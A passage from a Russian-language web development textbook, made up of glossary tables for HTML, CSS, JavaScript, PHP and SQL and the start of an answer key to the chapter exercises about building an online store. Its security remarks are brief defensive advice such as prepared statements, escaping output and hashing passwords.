<code>#</code>	решётка	PHP, CSS, SQL	Комментарий (PHP), <code>#id</code> (CSS), цвет <code>#B5411F</code>
<code><!-- --></code>		HTML	Комментарий
<code>--</code>	два дефиса	SQL	Комментарий
<code>\$</code>	доллар	PHP	Начало имени переменной: <code>\$cena</code>
<code>.</code>	точка	PHP / JS / CSS	Склейка строк (PHP), доступ к свойству (JS), <code>.class</code> (CSS)
<code>-></code>	стрелка	PHP	Обращение к методу объекта: <code>\$pdo->prepare()</code>
<code>=></code>	толстая стрелка	PHP	Пара «ключ → значение»: <code>['id' => 1]</code>
<code>::</code>	двойное двоеточие	PHP	Обращение к статике: <code>PDO::ERRMODE_EXCEPTION</code>
<code>=</code>	равно	езде	Присвоить: положить значение в переменную
<code>==</code>	двойное равно	PHP, JS	Сравнить со скидкой на тип. Лучше не использовать
<code>===</code>	тройное равно	PHP, JS	Сравнить значение и тип. Используйте это
<code>!= / !==</code>	не равно	PHP, JS	Отрицание сравнения

ЗНАК	НАЗВАНИЕ	ГДЕ	ЧТО ДЕЛАЕТ
!	восклицательный	PHP, JS	«НЕ»: <code>if (!\$est)</code> — «если не есть»
&&	два амперсанда	PHP, JS	«И»: оба условия верны
	две палки	PHP, JS	«ИЛИ»: хотя бы одно верно
??	два вопроса	PHP, JS	«Или, если слева нет значения»: <code>\$_GET['s'] ?? 1</code>
?:	вопрос-двоеточие	PHP, JS	Короткое условие: <code>\$a > 0 ? 'да' : 'нет'</code>
?->		PHP	Обратиться, только если объект не <code>null</code>
<code>+=</code> <code>-=</code> <code>*=</code>		PHP, JS	<code>\$s += 5</code> — то же, что <code>\$s = \$s + 5</code>
<code>++</code> / <code>--</code>		PHP, JS	Увеличить/уменьшить на единицу
%	процент	PHP, JS	Остаток от деления: <code>7 % 2 = 1</code>
...	три точки	PHP, JS	«Разложить» массив в аргументы
	вертикальная черта	PHP	Объединение типов: <code>int null</code>
&	амперсанд	PHP	Передать по ссылке (используется редко)
@	собака	PHP	Заглушить ошибку. Только там, где это осознанно
\	обратный слэш	PHP	Разделитель пространств имён: <code>Magazin\Korzina</code>
`	обратная кавычка	SQL	Имя столбца/таблицы, если совпало с ключевым словом
%	процент	SQL	«Любые символы» в <code>LIKE '%фильтр%'</code>
*	звёздочка	SQL	«Все столбцы»: <code>SELECT *</code>
?	вопрос	PHP+SQL	Место для значения в подготовленном запросе

HTML

СЛОВО	ЧТО ЭТО	ПРОСТЫМИ СЛОВАМИ
тег	<code><div> ... </div></code>	Команда разметки: «здесь начинается блок»
элемент	Тег + содержимое	Всё вместе: открывающий тег, текст, закрывающий
атрибут	<code>class="tovar"</code>	Свойство тега: имя и значение
парный / одиночный	<code><p></p></code> / <code></code>	Одни закрываются, другие нет
<code><!DOCTYPE html></code>	Объявление	«Это современный HTML»
<code><html lang="ru"></code>	Корень документа	Язык страницы — для поиска и озвучки
<code><head></code>	Служебная часть	Не видна: кодировка, заголовок, стили
<code><body></code>	Тело	Всё, что видит человек
<code><meta charset></code>	Кодировка	Без неё — кракозябры
<code><title></code>	Заголовок вкладки	Он же в результатах поиска
<code><div></code>	Блок без смысла	Коробка. Занимает всю ширину, следующий — с новой строки
<code></code>	Кусок строки без смысла	Как маркер в тексте: выделить часть фразы
<code><h1> ... <h6></code>	Заголовки	<code><h1></code> — главный, один на страницу
<code><p></code>	Абзац	Текст
<code><a href></code>	Ссылка	Переход. <code>href</code> — куда
<code></code>	Картинка	<code>src</code> — файл, <code>alt</code> — текст, если не загрузилась
<code> / / </code>	Списки	Маркированный / нумерованный / пункт
<code><form action method></code>	Форма	Куда и как отправлять данные
<code><input></code>	Поле ввода	Тип задаётся атрибутом <code>type</code>
<code><label for></code>	Подпись к полю	Клик по подписи ставит курсор в поле

СЛОВО	ЧТО ЭТО	ПРОСТЫМИ СЛОВАМИ
<code><select></code> / <code><option></code>	Выпадающий список	Выбор одного из вариантов
<code><textarea></code>	Многострочное поле	Комментарий, описание
<code><button></code>	Кнопка	Внутри формы по умолчанию отправляет её
<code><table></code> / <code><tr></code> / <code><td></code>	Таблица / строка / ячейка	Только для табличных данных, не для вёрстки
<code>class</code>	Имя группы	Может повторяться. Основной способ вешать стили
<code>id</code>	Уникальное имя	Одно на страницу. Для якорей и JS
<code>name</code>	Имя поля формы	Под этим именем значение придёт на сервер
<code>value</code>	Значение поля	Что уже введено или выбрано
<code>required</code>	Обязательное	Браузер не даст отправить пустым
<code>placeholder</code>	Подсказка в поле	Исчезает при вводе. Не замена <code>label</code>
<code>data-*</code>	Свои данные	<code>data-id="42"</code> → в JS: <code>el.dataset.id</code>
семантика	Осмысленные теги	<code><nav></code> вместо <code><div class="nav"></code>

СЛОВО	ЧТО ЭТО	ПРОСТЫМИ СЛОВАМИ
селектор	<code>.tovar</code> , <code>#id</code> , <code>p</code>	Кого красим
свойство	<code>color</code> , <code>padding</code>	Что меняем
значение	<code>red</code> , <code>1rem</code>	На что меняем
правило	Селектор + <code>{ свойства }</code>	Одна запись целиком
каскад	Порядок применения	Кто победит при конфликте
специфичность	«Вес» селектора	<code>#id</code> сильнее <code>.class</code> сильнее тега
<code>!important</code>	Перебить всё	Крайняя мера — потом не отменить
наследование	Свойства переходят детям	Шрифт и цвет наследуются, отступы — нет
блочная модель	<code>content</code> → <code>padding</code> → <code>border</code> → <code>margin</code>	Из чего состоит размер элемента
<code>padding</code>	Отступ внутри рамки	Между рамкой и содержимым
<code>margin</code>	Отступ снаружи	Между этим элементом и соседями
<code>border</code>	Рамка	Толщина, тип, цвет
<code>box-sizing: border-box</code>	Считать <code>padding</code> в ширину	Ставится один раз на весь проект
<code>display: block</code>	Блочный	Вся ширина, с новой строки
<code>display: inline</code>	Строчный	По ширине содержимого, в строке
<code>display: flex</code>	Гибкая строка/колонка	Раскладка в одном направлении
<code>display: grid</code>	Сетка	Раскладка в двух направлениях
<code>display: none</code>	Скрыть	Элемент исчезает и не занимает места
<code>position: static</code>	Обычное	По умолчанию
<code>position: relative</code>	Сдвиг от своего места	И точка отсчёта для вложенных <code>absolute</code>
<code>position: absolute</code>	Свободное	Относительно ближайшего позиционированного родителя

СЛОВО	ЧТО ЭТО	ПРОСТЫМИ СЛОВАМИ
<code>position: fixed</code>	Прибито к экрану	Не двигается при прокрутке
<code>position: sticky</code>	Липкое	Прилипает при прокрутке
<code>z-index</code>	Слой по глубине	Работает только с <code>position</code> не <code>static</code>
<code>flex: 1</code>	Занять свободное место	Растянуться
<code>gap</code>	Расстояние между элементами	Во flex и grid; отступы не схлопываются
<code>rem</code>	От шрифта страницы	Лучшая единица для отступов
<code>em</code>	От шрифта родителя	Осторожно: накапливается при вложении
<code>vh</code> / <code>vw</code>	Процент высоты/ширины экрана	Полноэкранные блоки
<code>@media</code>	Правило по условию	«Если экран шире 640px — вот так»
mobile first	Сначала для телефона	Потом расширяем через <code>min-width</code>
<code>:hover</code>	При наведении	На телефоне не работает — не прячьте туда важное
<code>:focus</code>	В фокусе	Обязательно оставлять видимым
<code>::before</code> / <code>::after</code>	Псевдоэлементы	Вставить оформление без лишних тегов
<code>var(--имя)</code>	Переменная	Цвета и размеры в одном месте
<code>transition</code>	Плавный переход	Между двумя состояниями
<code>overflow: hidden</code>	Обрезать лишнее	Всё, что не влезло, не видно

JavaScript

СЛОВО	ЧТО ЭТО	ПРОСТЫМИ СЛОВАМИ
<code>const</code>	Постоянная	Имя нельзя переписать. По умолчанию берите её
<code>let</code>	Переменная	Значение будет меняться
<code>var</code>	Старая переменная	Не используйте, живёт по другим правилам
тип	Вид значения	число, строка, логическое, массив, объект
<code>null</code>	«Пусто намеренно»	Значения нет, и это ожидаемо
<code>undefined</code>	«Не задано»	Переменная есть, значения не клали
<code>NaN</code>	«Не число»	Результат <code>'абв' * 2</code>
<code>true</code> / <code>false</code>	Логические значения	Да / нет
объект	<code>{ id: 1, cena: 250 }</code>	Набор пар «имя: значение»
массив	<code>[1, 2, 3]</code>	Список по порядку, счёт с нуля
функция	Кусок кода с именем	Вызывается, когда нужен
<code>function () {}</code>	Обычная функция	Классическая запись
<code>() => {}</code>	Стрелочная функция	Короче, и <code>this</code> из окружения
<code>return</code>	Вернуть результат	И выйти из функции
<code>if</code> / <code>else</code>	Если / иначе	Развилка
<code>for</code> / <code>while</code>	Циклы	Повторять
<code>for (const x of a)</code>	По значениям массива	Самый частый цикл
<code>break</code> / <code>continue</code>	Выйти / пропустить шаг	Управление циклом
<code>try</code> / <code>catch</code>	Попробовать / поймать	Обработка сбоя
<code>async</code> / <code>await</code>	Асинхронность	«Подожди ответа и иди дальше»
<code>document</code>	Вся страница	Точка входа к разметке
<code>querySelector</code>	Найти первый по селектору	<code>#id</code> , <code>.class</code> — как в CSS

СЛОВО	ЧТО ЭТО	ПРОСТЫМИ СЛОВАМИ
<code>querySelectorAll</code>	Найти все	Возвращает список
<code>textContent</code>	Текст элемента	Безопасно для чужих данных
<code>innerHTML</code>	HTML внутри	Опасно с чужими данными — XSS
<code>classList</code>	Управление классами	<code>.add()</code> , <code>.remove()</code> , <code>.toggle()</code>
<code>addEventListener</code>	Подписаться на событие	«Когда кликнут — сделай это»
событие	click, submit, input	То, что произошло на странице
<code>e.preventDefault()</code>	Отменить обычное поведение	Форма не перезагрузит страницу
делегирование	Один обработчик на контейнер	Работает и для будущих элементов
<code>fetch</code>	Запрос к серверу	Загрузить данные без перезагрузки
<code>JSON.stringify</code>	Объект → строка	Чтобы отправить или сохранить
<code>JSON.parse</code>	Строка → объект	Обратно
<code>localStorage</code>	Хранилище в браузере	Переживает закрытие вкладки
<code>console.log</code>	Вывод в консоль	Главный инструмент отладки
DOM	Дерево элементов страницы	То, чем управляет JS
debounce	Отложить частые вызовы	Не дёргать сервер на каждый символ

СЛОВО	ЧТО ЭТО	ПРОСТЫМИ СЛОВАМИ
<code><?php</code>	Начало кода PHP	Всё после — выполняется на сервере
<code>declare(strict_types=1)</code>	Строгие типы	PHP не будет молча подгонять типы
<code>echo</code>	Напечатать	Вывести в страницу
<code>\$peremennaya</code>	Переменная	Всегда начинается с <code>\$</code>
<code>function</code>	Функция	Кусок кода с именем
<code>return</code>	Вернуть значение	И выйти
<code>array</code> / <code>[]</code>	Массив	Список или пары «ключ → значение»
<code>foreach</code>	Цикл по массиву	Самый частый
<code>if</code> / <code>elseif</code> / <code>else</code>	Развилка	Если — иначе если — иначе
<code>match</code>	Выбор из вариантов	Компактнее длинного <code>if</code>
<code>switch</code>	Старший брат <code>match</code>	Требует <code>break</code>
<code>isset()</code>	«Существует и не null»	Проверка перед использованием
<code>empty()</code>	«Пусто»	<code>0</code> , <code>''</code> , <code>[]</code> , <code>null</code> — всё пусто
<code>??</code>	Значение по умолчанию	<code>\$_GET['s'] ?? 1</code>
<code>include</code> / <code>require</code>	Подключить файл	<code>require</code> падает, если файла нет
<code>class</code>	Класс	Чертёж объекта
<code>new</code>	Создать объект	По чертежу
<code>\$this</code>	«Этот объект»	Внутри методов класса
<code>public</code> / <code>private</code>	Доступность	Снаружи видно / только внутри
<code>static</code>	Принадлежит классу	Не конкретному объекту
<code>namespace</code>	Пространство имён	«Фамилия» для класса

СЛОВО	ЧТО ЭТО	ПРОСТЫМИ СЛОВАМИ
<code>use</code>	Импорт имени	Чтобы писать коротко
<code>try</code> / <code>catch</code> / <code>throw</code>	Исключения	Поймать сбой, а не упасть
<code>Throwable</code>	Любая ошибка	Ловит и <code>Exception</code> , и <code>Error</code>
<code>\$_GET</code>	Данные из адреса	<code>?stranica=2</code>
<code>\$_POST</code>	Данные из формы	При <code>method="post"</code>
<code>\$_SESSION</code>	Данные сессии	Живут между страницами
<code>\$_SERVER</code>	Данные о запросе	Адрес, метод, заголовки
<code>\$_FILES</code>	Загруженные файлы	Фото товара
<code>session_start()</code>	Включить сессию	До любого вывода!
<code>header()</code>	Заголовок ответа	Редирект, тип содержимого
<code>htmlspecialchars()</code>	Обезвредить HTML	Перед выводом любых чужих данных
<code>password_hash()</code>	Хэш пароля	Пароли не хранят в открытом виде
<code>password_verify()</code>	Проверить пароль	Сравнить введенное с хэшем
PDO	Работа с базой	Единый способ для разных СУБД
<code>prepare()</code> / <code>execute()</code>	Подготовленный запрос	Защита от SQL-инъекции
<code>fetch()</code> / <code>fetchAll()</code>	Одна строка / все строки	Результат запроса
<code>lastInsertId()</code>	Id только что вставленной строки	Например, номер заказа
транзакция	«Всё или ничего»	<code>beginTransaction</code> → <code>commit</code> / <code>rollback</code>
<code>var_dump()</code>	Показать значение и тип	Главный инструмент отладки
<code>json_encode</code> / <code>json_decode</code>	В JSON и обратно	Обмен с браузером и чужими API
cURL	Запрос к чужому серверу	PHP в роли браузера

SQL

СЛОВО	ЧТО ЭТО	ПРОСТЫМИ СЛОВАМИ
таблица	Данные одного вида	Товары, заказы, покупатели
строка / запись	Один объект	Один товар
столбец / поле	Одно свойство	Цена, название
PRIMARY KEY	Первичный ключ	Уникальный номер строки
AUTO_INCREMENT	Автономер	База сама выдаёт следующий
FOREIGN KEY	Внешний ключ	Ссылка на строку в другой таблице
NOT NULL	Обязательное поле	Пустым быть не может
DEFAULT	Значение по умолчанию	Если не указали
UNIQUE	Не повторяется	Например, email
INDEX	Индекс	Оглавление: ускоряет поиск, замедляет запись
SELECT	Выбрать	Прочитать данные
FROM	Откуда	Из какой таблицы
WHERE	Условие отбора	Какие строки нужны
ORDER BY	Сортировка	ASC — по возрастанию, DESC — по убыванию
LIMIT / OFFSET	Сколько / с какой	Постраничный вывод
LIKE	Поиск по образцу	'%фильтр%' — вхождение
IN	Из списка значений	WHERE id IN (1,2,3)
BETWEEN	В диапазоне	cena BETWEEN 100 AND 500
IS NULL	Пусто	Сравнивать с = NULL нельзя
INSERT	Добавить строку	
UPDATE	Изменить	Всегда с WHERE
DELETE	Удалить	Всегда с WHERE
JOIN (INNER)	Соединить таблицы	Только совпавшие пары

СЛОВО	ЧТО ЭТО	ПРОСТЫМИ СЛОВАМИ
LEFT JOIN	Соединить, сохранив левое	Даже если пары нет
ON	Условие соединения	По какому полю связаны
GROUP BY	Сгруппировать	«По брендам»
HAVING	Условие для групп	WHERE — для строк, HAVING — для групп
COUNT / SUM / AVG	Агрегаты	Сколько, сумма, среднее
AS	Псевдоним	Короткое имя столбца или таблицы
EXPLAIN	План запроса	Покажет, использован ли индекс
транзакция	Группа операций	Либо все, либо ни одной
FOR UPDATE	Заблокировать строки	Чтобы двое не купили последний товар

Общие термины

слово	простыми словами
фронтенд	То, что в браузере: HTML, CSS, JS
бэкенд	То, что на сервере: PHP, база
fullstack	И то, и другое
клиент / сервер	Кто просит / кто отвечает
запрос / ответ	Основа всего веба
HTTP / HTTPS	Язык общения браузера и сервера; второй — шифрованный
GET / POST	«Дай» / «На, обработай»
API	Способ программам говорить друг с другом
JSON	Формат обмена данными
REST	Соглашение о том, как строить API
CRUD	Создать, прочитать, изменить, удалить
сессия	Память о пользователе между страницами
cookie	Маленькая запись в браузере
кэш	Запомненный ответ, чтобы не считать заново
TTL	Сколько кэш считается свежим
хостинг	Сервер, где живёт сайт
домен	Имя сайта
DNS	«Имя → адрес»
деплой	Выкладка на сервер
бэкап	Резервная копия
миграция	Скрипт изменения структуры базы
лог	Журнал событий
отладка	Поиск причины поломки

СЛОВО**ПРОСТЫМИ СЛОВАМИ**

рефакторинг	Улучшение кода без смены поведения
XSS	Чужой скрипт на вашей странице
SQL-инъекция	Чужой запрос в вашей базе
CSRF	Действие от имени пользователя без его ведома
IDOR	Доступ к чужим данным по подобранному id
репозиторий	Проект под наблюдением git
коммит	Сохранённое состояние проекта
ветка	Отдельная линия работы
merge	Слияние веток
pull request	Предложение влить ветку
фреймворк	Готовый каркас приложения
библиотека	Готовый код для одной задачи
Composer	Менеджер пакетов PHP
ORM	Работа с таблицами как с объектами
тест	Код, проверяющий код
баг	Ошибка в программе
фича	Функция, возможность
скоуп	Границы работы: что входит, что нет
ТЗ	Описание того, что должно быть сделано



Ответы к задачам

Здесь разобраны задачи из всех шестидесяти глав.

Как этим пользоваться, чтобы была польза: **сначала сделайте задачу сами**, пусть неправильно, и только потом смотрите ответ. Мозг запоминает то, над чем поработал, а не то, что прочитал.

Там, где задача практическая («соберите страницу», «выложите сайт»), в ответе — не решение, а **на что смотреть и что должно получиться**.

Многие задачи допускают несколько правильных решений. Если ваш ответ отличается, но работает и объясним — он правильный.

Часть I. Знакомство

Глава 1. Что такое сайт

1.1. Видимое (фронтенд): шапка с логотипом, меню, карточки товаров, кнопки, картинки, шрифты и цвета, всплывающие подсказки. Невидимое (бэкенд): проверка пароля, расчёт доставки и скидки, сохранение заказа в базу, наличие товара на складе, отправка письма, учёт остатков.

1.2.

1. Кнопка стала синей — CSS.
2. Появился второй заголовок — HTML.
3. Подсказки при наборе — JavaScript (а список подсказок ему дал PHP + SQL).
4. Проверка пароля — PHP (данные из SQL).
5. Достать 20 дешёвых товаров — SQL.
6. Меню схлопнулось в три полоски — CSS (открывается по клику — JavaScript).
7. Заказ записался и получил номер — PHP + SQL.
8. Отступы между карточками — CSS.

1.3. Пример ответа: «Одна часть программы живёт в браузере покупателя и отвечает за то, что он видит и трогает. Другая живёт на сервере магазина, помнит товары и заказы и решает, что правда, а что нет».

1.4. Потому что код в браузере покупатель может изменить — и назначить себе скидку 99%. Всё, что касается денег, считает сервер.

1.5. Задача на наблюдение. Важно увидеть: страница, которую вы читаете глазами, — это текст с тегами. К главе 8 он перестанет казаться кашей.

1.6. Например: школа — доска (витрина), учительская (подсобка), классный журнал. Аэропорт — табло, диспетчерская, база билетов. Своя аналогия работает лучше чужой.

Глава 2. Как работает интернет

2.1. `https` — протокол; `autodoc.tj` — домен; `/search` — путь; `?q=kolodki&brand=bosch` — параметры (два: `q` и `brand`).

2.2.

1. 200 — всё хорошо.

2. 404 — страница не найдена.

3. 500 — ошибка сервера.

4. 403 — доступ запрещён (вы опознаны, но прав нет). Если вход вообще не выполнен — 401.

2.3. Задача на измерение. Типично: 40-150 запросов, самый тяжёлый файл — картинка или шрифт. Эти числа пригодятся в главе 57.

2.4. «Служба, которая по имени сайта выдаёт числовой адрес компьютера, где этот сайт лежит».

2.5. Сайт работает, но попасть на него по имени нельзя — браузер не узнает адрес. По IP-адресу напрямую — можно, если знать его и если сервер отвечает без имени.

2.6. При GET все поля попадают в адресную строку: они видны на экране, остаются в истории браузера и в логах сервера, ссылку можно случайно переслать. Плюс длина адреса ограничена. POST передаёт данные в теле запроса.

Глава 3. Инструменты

3.1. Практическая. Проверка: длинные строки переносятся, шрифт читаемый, файл сохраняется без Ctrl+S.

3.2. `pwd` — печатает текущую папку; `mkdir projects` — молча создаёт папку; `cd projects` — входит внутрь (вывода нет); последний `pwd` покажет путь, оканчивающийся на `/projects/moi-magazin`. Молчание команды в терминале — это признак успеха.

3.3. Практическая. Главное — почувствовать, что терминал и проводник показывают одни и те же файлы.

3.4. Важный ответ. Вы не взломали сайт. Вы изменили копию страницы в своём браузере. На сервере ничего не изменилось, никто, кроме вас, этого не увидит, а обновление страницы всё вернёт. Отсюда правило всей книги: **всё, что происходит в браузере, можно подделать** — поэтому проверять и считать деньги имеет право только сервер.

3.5. Ошибки в консоли есть почти у всех крупных сайтов. Вывод: красная строка в консоли — не приговор, а рабочая ситуация.

3.6. Практическая.

Часть II. HTML

Глава 4. Первый файл

4.1. Русский текст читается, только если есть `<meta charset="UTF-8">`.

4.2. Текст меняется на вкладке браузера (и в результатах поиска), а не на самой странице.

4.3. Практическая: скопировать структуру существующего товара и заменить данные.

4.4.

1. Без `</h1>` браузер не сломается — он «додумает» закрытие, но **весь текст ниже может стать огромным заголовком**: браузер не понял, где заголовок кончился.

2. —

3. Без `<meta charset>` русский текст превращается в кракозябры вида `ÐªÐ, Ð»ÑŒÑ, Ñ€`.

4. —

Вывод: браузер прощает ошибки, но результат при этом непредсказуем.

4.5. Размер уменьшается от `<h1>` к `<h6>`. Но выбирать заголовок нужно **по смыслу**, а не по размеру: размер потом задаётся через CSS.

4.6. Практическая: в Elements видно ту же структуру, что вы написали, — только в виде дерева.

4.7. У всех сайтов одинаковый скелет: `<!DOCTYPE html>`, `<head>` со служебным, `<body>` с содержимым. Различается только наполнение.

Глава 5. Тег и структура

5.1. Практическая. Проверка: `<main>` один, внутри него товары в `<article>`, шапка и подвал вынесены из `<main>`.

5.2. Блочные: `<p>`, `<div>`, `<h2>`, `<article>`. Строчные: `<span>`, `<a>`, `<strong>`, `<em>`.

5.3. Неправильная вложенность: `<strong>` открыт **внутри** `<p>`, а закрыт **после** него. Теги закрываются в обратном порядке:

```
<p>Цена: <strong>250 сомони</strong></p>
```

5.4. `<header>`, `<nav>`, `<main>`, `<aside>`, `<footer>`.

5.5. `<div>` — когда нужна **коробка** (обёртка карточки товара, колонка). `<span>` — когда нужно выделить **часть строки** («цена 250 сомони»).

5.6. У части крупных сайтов сплошные `<div>` — обычно потому, что код сгенерирован инструментом или писался до распространения семантических тегов. Это не образец для подражания.

5.7. Пример: «`<h1>` говорит браузеру, поисковику и программе чтения с экрана, что это главный заголовок страницы. `<div class="zagolovok">` говорит только вам — для всех остальных это безымянная коробка».

Глава 6. Текст, ссылки, картинки

6.1. Практическая.

6.2. Ошибки:

- `<a>Каталог</a>` — нет `href`, это не ссылка, а просто текст;
- `` — нет `alt`;
- внутри `<ul>` могут быть только `<li>`, а не `<p>`;
- два `<h1>` на странице — главный заголовок должен быть один.

6.3. Браузер покажет: `Один два три` — в одну строку и с **одним** пробелом. Несколько пробелов и переносов строк в HTML схлопываются в один пробел.

6.4. Практическая: `<ul>` с тремя `<li>`, внутри каждого — вложенный `<ul>`.

6.5. Практическая. Телефон: `<a href="tel:+992900000000">`, почта: `<a href="mailto:...">`.

6.6.

1. Ингредиенты — `<ul>` (порядок неважен).
2. Шаги приготовления — `<ol>` (порядок важен).
3. Топ-5 — `<ol>` (это рейтинг).
4. Комплект поставки — `<ul>`.

6.7. При сломанном `src` браузер показывает текст из `alt`. Это же увидит человек с плохим интернетом и услышит незрячий пользователь.

Глава 7. Таблицы и формы

7.1. Практическая. Проверка: заголовки в `<th>` внутри `<thead>`, данные в `<td>` внутри `<tbody>`, `<caption>` первым элементом таблицы.

7.2. Три ошибки:

- у первого поля нет `name` — значение не отправится на сервер;
- у радиокнопок разные `name` (`a` и `b`) — поэтому они не связаны и можно выбрать обе; должно быть одно имя;
- у формы нет `action` и `method`, нет кнопки отправки.

7.3.

1. Год — `number` (с `min` / `max`).
2. Почта — `email`.
3. Телефон — `tel`.
4. Согласие — `checkbox`.
5. Город из двадцати — `<select>`.
6. Один из трёх способов оплаты — `radio`.
7. Пароль — `password`.

7.4. Правильный метод — GET. Причина: результат поиска должен быть **ссылкой** — её можно сохранить в закладки, переслать и открыть заново. Плюс параметры видны в адресе, что здесь удобно, а не вредно.

7.5. Практическая. Проверка: у каждого поля `<label for>` совпадает с `id` поля.

7.6. Обычно `method="post"`, а поля называются `login` / `email` и `password`.

7.7. С `required` браузер не отправляет форму и показывает подсказку. Без него — отправляет пустое. Отсюда важное: **проверки браузера** — **удобство, а не защита**; на сервере всё проверяется заново (глава 24).

Глава 8. Практика: каталог

8.1-8.5. Практические. Проверка: страницы связаны ссылками в обе стороны, у каждого товара уникальный идентификатор, структура повторяется без исключений.

8.6. Валидатор чаще всего находит: незакрытые теги, повтор одного `id`, `<p>` внутри `<ul>`, отсутствующий `alt`. Задача — довести до нуля ошибок.

8.7. Без `viewport` телефон показывает страницу «уменьшенной копией компьютерной»: текст мелкий, приходится растягивать пальцами.

8.8. Пример плана: заголовок `<h1>`, разделы `<section>` с `<h2>`, способы доставки — `<ul>`, стоимость по городам — `<table>`, вопросы-ответы — заголовки и абзацы, в конце — ссылка на каталог.

Часть III. CSS

Глава 9. Подключаем CSS

9.1. Практическая. Проверка: в `<head>` есть `<link rel="stylesheet" href="style.css">`, и в F12 → Network файл загружается с кодом 200.

9.2.

1. `.tovar` — все элементы с классом `tovar`.
2. `.tovar h3` — все `<h3>` внутри элементов с классом `tovar`.
3. `nav a:hover` — ссылки внутри `<nav>` в момент наведения мыши.
4. `h1, h2, h3` — все заголовки первого, второго и третьего уровня.
5. `#poisk` — единственный элемент с `id="poisk"`.
6. `footer .telefon` — элементы с классом `telefon` внутри подвала.
7. `button:hover` — любая кнопка при наведении.

9.3. Текст будет зелёным. Причина — специфичность: `p.text` (тег + класс) весит больше, чем `.text` (класс) и `p` (тег). Порядок в файле здесь ни при чём: он решает только при равной специфичности.

9.4-9.6. Практические. В 9.6 подсказка означает: `class="кнопка кнопка--net"` — второй класс дописывает изменения поверх первого.

9.7. Зачёркнутое правило проиграло: его перебило правило с большей специфичностью, либо более позднее с такой же, либо чужое с `!important`.

9.8. Важный ответ. Изменения пропали, потому что вы правили копию стилей в памяти браузера, а не файл на сервере. При обновлении браузер заново скачал исходный CSS. Это та же мысль, что и в задаче 3.4: браузер — не источник правды.

Глава 10. Цвет, шрифт, отступы

10.1. Без `border-box`: $200 + 15 \times 2 + 3 \times 2 = 236\text{px}$. С `box-sizing: border-box`: ровно 200px — padding и border «съедаются» внутрь.

10.2.

- `padding: 10px 20px` — внутренний отступ: 10px сверху и снизу, 20px слева и справа.

- `margin: 0 auto` — **фокус центрирования**: сверху и снизу 0, по бокам «сколько получится поровну». Работает только у блока с заданной шириной.
- `border-bottom: 2px solid #b5411f` — линия только снизу.
- `border-radius: 50%` — превращает квадрат в круг.
- `line-height: 1.6` — межстрочный интервал в 1.6 высоты шрифта.
- `text-transform: uppercase` — показывать текст ЗАГЛАВНЫМИ (сам текст не меняется).

10.3-10.5. Практические. Для 10.4 продавливание — `.knopka:active { transform: translateY(1px); }`.

10.6. С `padding` фон становится **больше**: отступ внутри рамки закрашивается. С `margin` фон остаётся прежнего размера, а расстояние появляется **снаружи** — между блоком и соседями. Это главная разница между двумя отступами.

10.7-10.8. Практические.

Глава 11. Flexbox и Grid

11.1. Практическая. Ключ: `repeat(auto-fill, minmax(280px, 1fr))` перестраивает колонки сам, без медиазапросов.

11.2.

- `.a` — элементы в строку, прижаты к центру по горизонтали.
- `.b` — элементы в столбец, выровнены по центру по горизонтали.
- `.c` — в строку: первый у левого края, последний у правого, между ними — всё свободное место; по вертикали выровнены по центру.
- `.d` — две колонки, вторая **вдвое шире** первой.

11.3.

```
.shapka { display: flex; justify-content: space-between; align-items: center; }
```

11.4.

```
.ekran { display: flex; justify-content: center; align-items: center; min-height: 100vh; }
```

Или короче: `display: grid; place-items: center; min-height: 100vh;`

11.5.

```
.karta { display: flex; gap: 1rem; align-items: flex-start; }
.karta .opisanie { flex: 1; display: flex; flex-direction: column; align-items: flex-end; }
```

11.6. Четыре колонки. Проверка: 4 колонки по 280px = 1120px, плюс три промежутка по 20px = 60px, итого 1180px — влезает в 1200. Пятая потребовала бы 1400px + 80px промежутков.

11.7.

```
.stranica {
  display: grid;
  grid-template-columns: 250px 1fr;
  grid-template-areas: "shapka shapka" "filtry katalog" "podval podval";
}
.shapka { grid-area: shapka; } .filtry { grid-area: filtry; }
.katalog { grid-area: katalog; } .podval { grid-area: podval; }
```

11.8. Практическая, и она стоит потраченных получаса.

Глава 12. Адаптивность

12.1. Практическая: на 360px — одна колонка, на 768px — две, на 1200px — четыре.

12.2.

- `max-width: 600px` — при ширине окна 600px и меньше.
- `min-width: 900px` — при 900px и больше.
- `min-width: 600px and max-width: 899px` — в промежутке от 600 до 899 включительно.

12.3.

```
.blok { display: block; } /* сначала телефон */
@media (min-width: 701px) { /* потом расширяем */
  .blok { display: flex; gap: 20px; }
}
```

12.4. Обычные виновники: жёсткая `width` в пикселях, длинное слово или адрес без переносов, широкая таблица, картинка без `max-width: 100%`, отрицательный `margin`. Быстрый способ найти — в F12 поочерёдно скрывать блоки.

12.5.

```
.tablica-obertka { overflow-x: auto; }
```

и обернуть `<table>` в этот блок.

12.6-12.8. Практические. В 12.7 PageSpeed чаще всего просит: сжать картинки, задать им размеры, убрать блокирующий JS, включить кэширование.

Глава 13. Практика: красивый каталог

13.1-13.2. Практические. Смысл: цвет магазина меняется правкой **одной строки** в `:root`. Если пришлось править в десяти местах — переменные заведены не везде.

13.3. Много красивых шрифтов **не поддерживают кириллицу** — на латинице всё хорошо, а русский текст «съезжает» на запасной шрифт. Проверять до подключения.

13.4. Практическая. Такое состояние (пустой результат) — то, что обычно забывают сделать, и покупатель видит пустую страницу без объяснений.

13.5. Кратность 8 (или 4) — приём, который делает вёрстку опрятной без вкуса и таланта: отступы перестают быть случайными.

13.6. Меньше 4.5:1 — текст трудно читать на солнце и людям со слабым зрением. Чаще всего проваливается серый текст на светлом фоне.

13.7-13.8. Практические. Юзабилити-тест на трёх людях находит больше проблем, чем неделя размышлений.

Часть IV. JavaScript

Глава 14. Переменные и условия

14.1. Практическая:

```
const nazvanie = 'Фильтр масляный', cena = 250, ostatok = 12, brend = 'MANN';
console.log(`${nazvanie} (${brend}) — ${cena} сомони, на складе ${ostatok} шт.`);
```

14.2.

- `5 + 3` → `8`.
- `'5' + 3` → `'53'` — строка. Плюс со строкой означает **склейку**, а не сложение. Отсюда правило: числа из полей ввода приводить через `Number()`.

- `5 === '5' → false` (разные типы).
- `5 == '5' → true` (`==` приводит типы — потому им и не пользуются).
- `10 % 3 → 1` (остаток).
- `typeof '250' → 'string'`.
- `!true → false`.

14.3.

```
if (ostatok > 10)    console.log('много');
else if (ostatok > 0) console.log('есть');
else                console.log('нет');
```

14.4. Порядок важен: сначала самое крупное условие.

```
let skidka = 0;
if (kol >= 50)    skidka = 15;
else if (kol >= 10) skidka = 10;
else if (kol >= 3)  skidka = 5;
const itogo = cena * kol * (1 - skidka / 100);
```

Если начать с `kol >= 3`, то при 50 штуках сработает первое условие и покупатель получит 5% вместо 15%.

14.5.

```
